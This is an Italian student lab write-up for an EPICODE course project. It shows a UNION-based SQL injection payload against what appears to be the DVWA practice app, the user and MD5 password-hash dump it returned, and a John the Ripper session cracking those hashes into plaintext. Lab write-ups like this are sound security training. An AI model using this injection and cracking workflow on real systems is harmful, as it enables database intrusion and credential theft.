
# EPICODE

**Progetto Alessandro Moscetti 02/11**




## Vulnerability: SQL Injection

**User ID:**


```
ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user , password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user , password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user , password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user , password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Password trovate tramite SQL injection



```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
S
```

Sono andato a trascriverle su un file



```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 sqlp
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
password         (?)
abc123           (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
5g 0:00:00:00 DONE 3/3 (2023-11-02 16:17) 29.41g/s 1047Kp/s 1047Kc/s 1052KC/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per poi farlo decriptare dal tool ‘John the Ripper’,, che ci da in output le password in chiaro.

Grazie per l’attenzione.